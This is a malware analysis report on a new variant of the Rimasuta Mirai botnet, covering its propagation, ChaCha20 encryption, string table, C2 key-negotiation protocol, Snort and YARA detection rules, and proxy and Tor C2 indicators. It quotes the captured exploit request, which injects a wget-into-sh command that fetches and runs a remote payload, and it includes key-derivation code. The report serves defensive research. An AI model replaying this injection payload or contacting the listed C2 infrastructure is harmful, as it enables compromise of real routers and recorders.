Botnet

Rimasuta New Variant Switches to ChaCha20 Encryption Algorithm

daji, Wang Hao, Acey9
2024年1月10日 • 12 min read

In June 2021, 360netlab discovered a completely new variant of the Mirai malware. It was named Mirai_ptea based on the use of the TEA algorithm. However, the author of the malware expressed dissatisfaction in subsequent samples after the variant was publicly disclosed to the community:

“-_- you guys didnt pick up on the name? really??? its RI-MA-SU-TA. not MIRAI_PTEA this is dumb name.”

In light of the author's criticism, 360netlab changed the name to Mirai_ptea_Rimasuta. It was thought to be another short-lived zombie network, but Rimasuta has recently resurfaced in our botnet observations.


The overall architecture of Rimasuta remains unchanged. For example, it still uses the previous design for communication, employing Tor Proxy. However, some changes have been made to encryption algorithms, protocol formats, and other aspects. In this article, we analyze the new variant of Rimasuta, outlining a timeline for this three-year-old botnet and providing insights for the community.

Timeline

- **June 22, 2021:** Mirai_ptea was found exploiting a vulnerability in KGUARD DVR to spread itself according to netlab360.
- **June 23, 2021:** Community reported indicate Mirai_ptea engaging in continuous DDoS attacks.
- **September 5, 2021:** 360netlab observed Mirai_ptea_Rimasuta leveraging a 0-day vulnerability in RUIJIE routers for propagation.
- **April/August 2023:** Two variants of Rimasuta was captured and both of them used the ChaCha20 encryption algorithm, marking a shift in encryption methods.
- **October 24, 2023:** Rimasuta utilized a suspected 0-day exploit to start a new distribution phase and changed the key/nonce for ChaCha20.
- **October 26, 2023:** Rapid updates from Rimasuta include a modification in the string hash calculation method to the fasthash algorithm.

Propagation

Recently, Rimasuta has been using a propagation method that seems to be relatively unique. However, it still takes advantage of 0-day vulnerabilities. So far, we have only detected one vulnerability being exploited within our scope, which we have tentatively named "NCVE_2022_03_03_RMT_saveddns." There is no information available externally regarding this vulnerability. Here is the payload content, with sensitive information redacted for security purposes. Due to the relatively small number of samples and the lack of effective instructions, this article primarily focuses on analyzing the variations within the samples themselves.



```
POST /remotesetup/saveddns HTTP/1.1
content-length: 97
accept-encoding: gzip, deflate
x-requested-with: XMLHttpRequest
user-agent: Python-httplib2/0.22.0 (gzip)
host:[redacted]80
cookie:[redacted]
referer:[redacted]emotesetup
content-type: application/x-www-form-urlencoded

[redacted]%24(wget+http://q7.fyi/HIJTwkaIekeD+-O-%7Csh)&[redacted]
```

Sample Analysis

The Rimasuta botnet is different from the usual Mirai variants because it has undergone significant changes in its code structure and functionality. It has redesigned its encryption algorithm and Command and Control (C2) communication protocol. If you want to know more about previous variants, we suggest you refer to 360netlab's previous research. In this analysis, we will focus on the new variant identified by the sample code 265d5d2219d11e8aa6e6b7855f3d17023fe18eb0 and discuss the specific changes that define Rimasuta's evolution.

0x1, ChaCha20

The new variant has undergone a significant change in its algorithm. The previously used PTEA algorithm has been replaced by ChaCha20. The sample includes three sets of keys and nonces, each of which has a distinct purpose. The first set is used to decrypt strings, the second set encrypts user information, and the third set is used to encrypt and decrypt communication data. These key components are essential in the encryption and decryption processes of the sample. Detailed explanations will be provided below.

0x2, Fasthash

Fasthash plays a pivotal role throughout the entire execution process of the sample. It serves as a critical component in various stages, including string validation, ChaCha20 key generation, key negotiation, and communication. This extensive reliance on fasthash significantly elevates the cost of reverse engineering, making it an effective countermeasure. While the previous versions implemented a custom algorithm, the new sample opts for the open-source fasthash, representing a shift in approach.

0x3, Strings

The string table of Rimasuta is stored in ciphertext and undergoes a custom data exchange method. Subsequently, it is decrypted using ChaCha20, with the involvement of the first set of ChaCha20 key/nonce mentioned earlier. These key and nonce values are hard-coded in the .rodata segment.

```
key: 43DC4ACBF65BE07F00D53E6B2C65B572E4B43F30227AA42438E34D21ECC50ACD
nonce: 5AEFD79DE9DAAFABFDB2C0B8
```

Similarly to Mirai, The string configurations are accessed by index during usage. Some crucial configurations are as follows:

- Index 14: Tor list
- Index 15: Used for calculating the second set of ChaCha20 key and nonce
- Index 16: **"The Lord is my shepherd; I shall not want."**
- Index 20: Proxy list
- Index 22: Utilized for STUN protocol intranet penetration to obtain public network information

```
0 b'/proc/'
1 b'/proc/net/tcp'
2 b'/proc/net/route'
3 b'/proc/sys/kernel/'
4 b'/sys/class/net/'
5 b'/cmdline'
6 b'/address'
7 b'/stat'
8 b'/maps'
9 b'/exe'
10 b'/fd'
11 b'/dev/misc/watchdog'
12 b'/dev/watchdog'
13 b'nothing here to see, move along. '
14 b'xjdhr5is3qsw2cyekdxo57gchpxusvkko3265x2lmmn4g6fnlimdngqdsourt33xcdoyg4jcrh33qv
15 b'bbknilviexavjvnwdtdqmhsexqcokfwgdqthxexvuwzlwgaggddaahxn.onion'
16 b"echo -e $(echo 546865204c6f7264206973206d79207368657068657264 3b2049207368616c6
17 b'/bin/|/sbin/|/usr/sbin/|/usr/bin/|sh:upnpc-static:mini_httpd:proftpd:httpd:ude
18 b'Revelation 22:12'
19 b'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ+/'
20 b'U\x01\x0e\x00\xd5\xb79\xae\xe50\xd5\xb79H\xe50\xd5\xb78\xc9\xe50_\xa4-\x1b\x12
21 b'wget:curl:ftp:nc:tftp:ssh:telnet:echo:ntpdate'
22 b'vo.lu:wia.cz:tel.lu:qq.com:tng.de:h4v.eu:imp.ch:twt.it:sip.us:ukh.de:gmx.de:sm
23 b'PROXY:INFO'
24 b'STATS:INFO'
25 b'PROXY:DATA'
26 b'/bin/:/sbin/:/mnt/:/usr/:/var/:/dvr/:/opt/:/edvr/:/fh/'
27 b'socket:['
28 b'[0000]:'
29 b'/sys/class/net/:/statistics/:tx_packets:tx_bytes'
30 b'/bin/sh'
31 b'ash:atl:chi:dal:den:hou:lax:mia:nyc:mia:sjc:sea:tor:ams:ath:dub:fra:kyi:lon:ma
32 b'GET /|0mb.bin HTTP/1.1|Host: |Connection: close'
```

0x4, Utilization of STUN protocol

You may notice a significant amount of STUN protocol traffic in the sandbox log. The domain name queried is randomly spliced by the string index=22, which could make it seem like the DGA algorithm. However, this is actually due to the use of the STUN protocol during the collection of user information by Rimasuta.

By employing the Binding process of the STUN protocol, Rimasuta sends a Binding Request to a remote STUN server. By parsing the XOR-MAPPED-

ADDRESS field in the response, it can obtain its own public network address/port information.

0x5, Changes in C&C protocols

The communication design of Rimasuta hasn't changed much from previous versions. It still uses the "SOCKS5 with Tor Proxy" method to communicate indirectly with the C2. However, there are some changes in the encryption algorithm and a few fields. The Tor Proxy operation usually involves the bot sending traffic through a proxy server to a Tor proxy node, which then forwards the traffic to the actual C2. The response from the C2 follows a reverse process. As the Tor network is based on the SOCKS5 protocol, the communication process starts with SOCKS5 handshake traffic. The Tor Proxy's method of operation makes it difficult to track back to the real C2 node.

The following figure is an example to explain the process of Rimasuta's communication with C&C.

(1) The SOCKS5 proxy connection process involves the bot connecting to the proxy server. Subsequently, it requests a connection to a target server, which is a Tor domain randomly selected from the Tor list.

(2) The bot initiates key negotiation with the C2 by sending data in the format: head (2 bytes), hash (4 bytes), content (N bytes).

- b1 29 19 c4 4e b8 11 8f: 8 randomly generated bytes by the bot
- 32 36 11 89: Calculated fasthash of the above 8 bytes resulting in 0x32361189

- 89 11: Session header, taking the lower 16 bits of 0x32361189, remains constant within the same session.
- The above 14 bytes are collectively fasthashed, saved as netkey[2], and will be used later.

(3) C2 response data format: head (2 bytes), content_length (2 bytes), hash (4 bytes), content (N bytes).

- 89 11: Session header
- 00 48: 0x48 indicates the size of the content
- 96 d0 b6 0c: The value obtained by fasthash calculation of the content, with other data being randomly generated content.

(4) The bot constructs and sends user information.

- 89 11: Session header
- 25 63 a4 3a: Calculated fasthash of the user information, saved as netkey[1]. Combining it with the previous 96 d0 b6 0c and calculating fasthash results in netkey[3]. The UID obtained during the collection of user information is fasthashed and saved as netkey[0].

The bot concatenates the previously received **96 d0 b6 0c** with plaintext user information (IP, CPU, MAC address, network speed, etc.), encrypts it using ChaCha20, and sends it to the C2. Each field of the user information undergoes fasthash processing. Here, the second set of key/nonces for ChaCha20 is calculated using the string configuration table with index=15 along with the session header, as shown in the following code. Once the C2 receives the data, it can decrypt the user information.

```
import hexdump
import struct

def new_hash(buf, len, seed=0xB9BC210A):
    def mix(h):
        h ^= h >> 23
        h = h * 0x2127599bf4325c37 & 0xffffffffffffffff
        h ^= h >> 47
        return h & 0xffffffffffffffff
    m = 0x880355f21e6d1965
    pos = 0
    end = len // 8 * 8
    h = seed ^ (len * m) & 0xffffffffffffffff

    while pos < end:
        v = struct.unpack_from('Q', buf, pos)[0]
        pos += 8
        h ^= mix(v)
        h *= m
        h &= 0xffffffffffffffff

    pos2 = end
    v = 0
    len_left = len & 7
    if len_left >= 7: v ^= struct.unpack_from('B', buf, pos2 + 6)[0] << 48
    if len_left >= 6: v ^= struct.unpack_from('B', buf, pos2 + 5)[0] << 40
    if len_left >= 5: v ^= struct.unpack_from('B', buf, pos2 + 4)[0] << 32
    if len_left >= 4: v ^= struct.unpack_from('B', buf, pos2 + 3)[0] << 24
    if len_left >= 3: v ^= struct.unpack_from('B', buf, pos2 + 2)[0] << 16
    if len_left >= 2: v ^= struct.unpack_from('B', buf, pos2 + 1)[0] << 8
    if len_left >= 1: v ^= struct.unpack_from('B', buf, pos2 + 0)[0]
    if len_left > 0:
        h ^= mix(v)
        h *= m
        h &= 0xffffffffffffffff
    return (mix(h) - (mix(h) >> 32)) & 0xffffffff

def gen_tmp_key(head):
    data = b"bbknilviexavjvnwdtdqmhsexqcokfwgdqthxexvuwzlwgaggddaahxn.onion"
    xx20_key = b""
    xx20_nonce = b""
    for i in range(0, 32, 4):
        xx20_key += struct.pack("<I", new_hash(data[i:i + 4], 4) ^ (head + 0x6667 &
    for i in range(50, 62, 4):
        xx20_nonce += struct.pack("<I", new_hash(data[i:i + 4], 4) - head - 0x6c6f
    return xx20_key, xx20_nonce
```

By further calculating the current netkey[0] to netkey[3] hashes, the third set of ChaCha20 key and nonce can be obtained. The calculation method is as follows.

```
import struct
def gen_net_key(uid, first_send, first_recv, second_send, hash_alg=old_hash):
    net_key0 = hash_alg(uid, 12)
    net_key1 = struct.unpack(">I", second_send[2:6])[0]
    net_key2 = hash_alg(first_send, 14)
    net_key3 = hash_alg(first_recv[4:8]+second_send[2:6], 8)
    return [net_key0, net_key1, net_key2, net_key3]
```

```
def gen_cnc_key(uid, net_key, hash_alg=old_hash):
    seed = 0x17769420
    tmp = list(struct.unpack("<3I", uid))
    chacha20key = [0] * 8
    chacha20nonce = [0] * 3
    for i in range(4):
        chacha20key[i] = struct.unpack(">I", struct.pack("<I",net_key[i]))[0]
    chacha20key[4:7] = tmp
    chacha20key[7] = hash_alg(uid, 12) ^ seed
    for i in range(8):
        chacha20key[i] = hash_alg(struct.pack("<I", chacha20key[i]), 4) ^ 0xFAAD
    for i in range(3):
        chacha20nonce[i] = hash_alg(struct.pack("<I", chacha20key[i]), 4) - 0x6042
    chachakey = b""
    chachanonce = b""
    for i in chacha20key:
        chachakey += struct.pack("<I", i)
    for i in chacha20nonce:
        chachanonce += struct.pack("<I", i)
    return chachakey, chachanonce
```

The negotiation process can be simplified as shown in the diagram below.

Conclusion

Rimasuta has worked extensively on details, such as collecting more user information, merging user information collection into the key negotiation phase, and testing network environments by downloading *.download.datapacket.com/*mb.bin. The content described in this article does not cover all the details. The ultimate goal of Rimasuta is not clearly manifested, may be it is building its proxy network. We will continue monitoring its activities.

Detection

Users can detect if they are infected by monitoring the target IP in the egress traffic for Rimasuta's proxy server IP. Additionally, they can analyze the traffic data to check for Rimasuta's Tor domain. An example of a Snort rule is provided below.

```
alert tcp any any -> 158.255.212.173 10862 (msg:"Detect Onion Domain"; content:"xjd
```

Indicators of Compromise

Proxies list

```
SHA1: 9352740811729cbac88116b2e2a92833c9bee4a2
158.255.212.173:10862   Austria|Wien|Vienna     AS57169|EDIS GmbH
151.236.25.126:11331    Poland|Mazowieckie|Warsaw       AS9009|M247 Europe SRL
158.255.215.49:23079    France|Ile-de-France|Paris      AS9009|M247 Europe SRL
185.26.239.98:11076     France|Ile-de-France|Bagnolet   AS9009|M247 Europe SRL
151.236.25.10:7205      Poland|Mazowieckie|Warsaw       AS9009|M247 Europe SRL
37.235.53.217:1358      Spain|Andalucia|Sevilla AS39020|Comvive Servidores S.L.
151.236.23.232:763      Spain|Andalucia|Sevilla AS39020|Comvive Servidores S.L.
37.235.56.204:24239     Austria|Wien|Vienna     AS57169|EDIS GmbH
162.252.175.122:4126    United States|Florida|Miami     AS9009|M247 Europe SRL
162.252.175.136:11077   United States|Florida|Miami     AS9009|M247 Europe SRL
162.252.175.163:28693   United States|Florida|Miami     AS9009|M247 Europe SRL
162.252.175.90:845      United States|Florida|Miami     AS9009|M247 Europe SRL
162.252.175.109:28330   United States|Florida|Miami     AS9009|M247 Europe SRL
151.236.20.39:5524      China|Hongkong|Hongkong AS9009|M247 Europe SRL
158.255.208.140:86      China|Hongkong|Hongkong AS9009|M247 Europe SRL
194.68.27.149:13106     Japan|Tokyo|Tokyo       AS9009|M247 Europe SRL
194.68.27.176:6460      Japan|Tokyo|Tokyo       AS9009|M247 Europe SRL
37.143.128.223:16223    Chile|Region Metropolitana de Santiago|Santiago AS136258|Br
31.40.212.130:7225      Argentina|Ciudad Autonoma de Buenos Aires|Buenos Aires  AS1
198.244.207.203:2076    United Kingdom|England|London   AS16276|OVH SAS
208.115.230.243:16697   United States|Texas|Dallas      AS46475|Limestone Networks,
185.126.239.207:26630   Russia|Moscow|Moscow    AS136258|BrainStorm Network, Inc


SHA1: 8e1beb77b33497d5d8076ebdb68e5ac002cca7c3
213.183.57.174:12517    Russia|Moscow|Moscow    AS56630|Melbikomas UAB
213.183.57.72:12517     Russia|Moscow|Moscow    AS56630|Melbikomas UAB
213.183.56.201:12517    Russia|Moscow|Moscow    AS56630|Melbikomas UAB
95.164.45.27:17426      France|Ile-de-France|Paris      AS44477|STARK INDUSTRIES SO
45.120.178.161:11013    The Netherlands|Noord-Holland|Amsterdam AS44477|STARK INDUS
176.120.74.3:17268      Russia|Moscow|Moscow    AS0|
92.243.64.184:17146     Russia|Sankt-Peterburg|Saint Petersburg AS9009|M247 Europe
92.243.64.36:17146      Russia|Sankt-Peterburg|Saint Petersburg AS9009|M247 Europe
89.31.120.126:11578     United Arab Emirates|Dubayy|Dubai       AS9009|M247 Europe
91.132.93.33:11578      United Arab Emirates|Dubayy|Dubai       AS9009|M247 Europe
91.132.95.28:8773       United Kingdom|England|London   AS9009|M247 Europe SRL
91.132.95.204:8773      United Kingdom|England|London   AS9009|M247 Europe SRL
```

```
91.132.95.135:8773      United Kingdom|England|London   AS9009|M247 Europe SRL
91.132.95.204:8773      United Kingdom|England|London   AS9009|M247 Europe SRL



SHA1: 265d5d2219d11e8aa6e6b7855f3d17023fe18eb0
194.233.174.22:45358    Germany|Hessen|Frankfurt am Main        AS63949|Akamai Tech
```

Tor List

```
0 b'xjdhr5is3qsw2cyekdxo57gchpxusvkko3265x2lmmn4g6fnlimdngqd.onion'
1 b'sourt33xcdoyg4jcrh33qvx6cjoneowihsfrbuqldkrrili54gdvryyd.onion'
2 b'uu2iggf5wq57dt6xanfdmwq3rvxqorkb43bh2eacj2vz22nvwewlxcyd.onion'
3 b'wjd2t2lzbgb7g7bcenpl2r2bsobkbwwpooqrmiwqjkpktm5p5seifcid.onion'
4 b's4ofksblif7bmo7sp64f56gij6xzh7sznvrn46m6daup2hwdmwbiabqd.onion'
5 b'yqs4gu4c2kb5ybgcigkl5gcsqbjuk5n2su2pozpsw4ojav2op5gddkid.onion'
6 b'wf4uxi6izbqppzb4fvg4sq7sm5t5w5xl5v5pkxpguwpr4aci7hvzboid.onion'
7 b'm5idjwoj4q5yrmo5xbnvhoqqrdld6pruxx5qjvr6gfnnmao4xiniwzid.onion'
8 b'yjh2bktujnqkj7u7g7hxotck6sfhjuf7crhc4vcf6ewpa7swoqalfkid.onion'
9 b'fend7yhjoeam7b4fp4rj5oobphuvmhjbovhtvporusjex4nyoiamgdyd.onion'
10 b'u7kteztwfg3p6wdeiq6y7zidxx3xtto4gmm2vwz42mzd6s4ixgvpgxyd.onion'
11 b'pcjvbrttcy2s3gqpgwklgsco4u4bskr5xhvdzs4pzqqcrfllkwe437id.onion'
12 b'3crj2ylhdffpf2yik4bb2hn32xey2bdhcpykxfezb4sq53eelglp3sqd.onion'
13 b'c3uybau64lj32ty3z3sxgchnrmg72bvbpua66mcvydcjpgrbv2r6huyd.onion'
14 b'wauby5e7m6zf2eb7rfn7nqm3diuaehdu6tfay4janiktgx33wjfifkyd.onion'
15 b'tybocptxypx42ngrcqldrgas536syipwotmfnbjpwc5fpxth4xf4faqd.onion'
16 b'44yd2dxmm5xuo7dsivwkf2fqyqmfsqkt5nkxdlgwpnbr57sca56j74yd.onion'
17 b'npnsktlnofwisqvd3e6tpslinkypajmh5jctyjivuf6jza3syw2v6cid.onion'
18 b'acuy77ahadd6g5rw2pxsuejskirjmxaoj37ck7fvj4h4kc36a3uwirqd.onion'
19 b'm7wajjzas7eotqw4b6k4aei5q4zijdal3spsec7wsfmf2xqjhmydjiyd.onion'
20 b'24rq2pvihkrct6pxl6zy3p36gt2wd6sn6izoz7ntlivxvbuu5ei3xwad.onion'
21 b'syd5mtjvcqxvnnkeqjjkdm2oz2jzl6swrfhnvliiemxtgiqvcbm26nyd.onion'
22 b'bvxx2p6hfttpiyntpuf72axcvaakjbz5zgiea7iklkrb2s6wrdrv4lid.onion'
23 b's5q2zsdf5n7dezz2hcah23iodsrn6gpyv6f2dxv62ikp7idntmlecvqd.onion'
```

Yara Rule

```
rule mirai_rimasuta
{
    meta:
        description = "mirai_rimasuta proxy client"
        author = "xlab"
        date = "2023-11-22"

    strings:
        $str_seed = {BE BA 49 48}
        $chacha20key = {8F EA E2 F1 84 F6 B2 A3 D8 BF F0 E9 9E F7 B2 FB}
    condition:
        all of them
}
```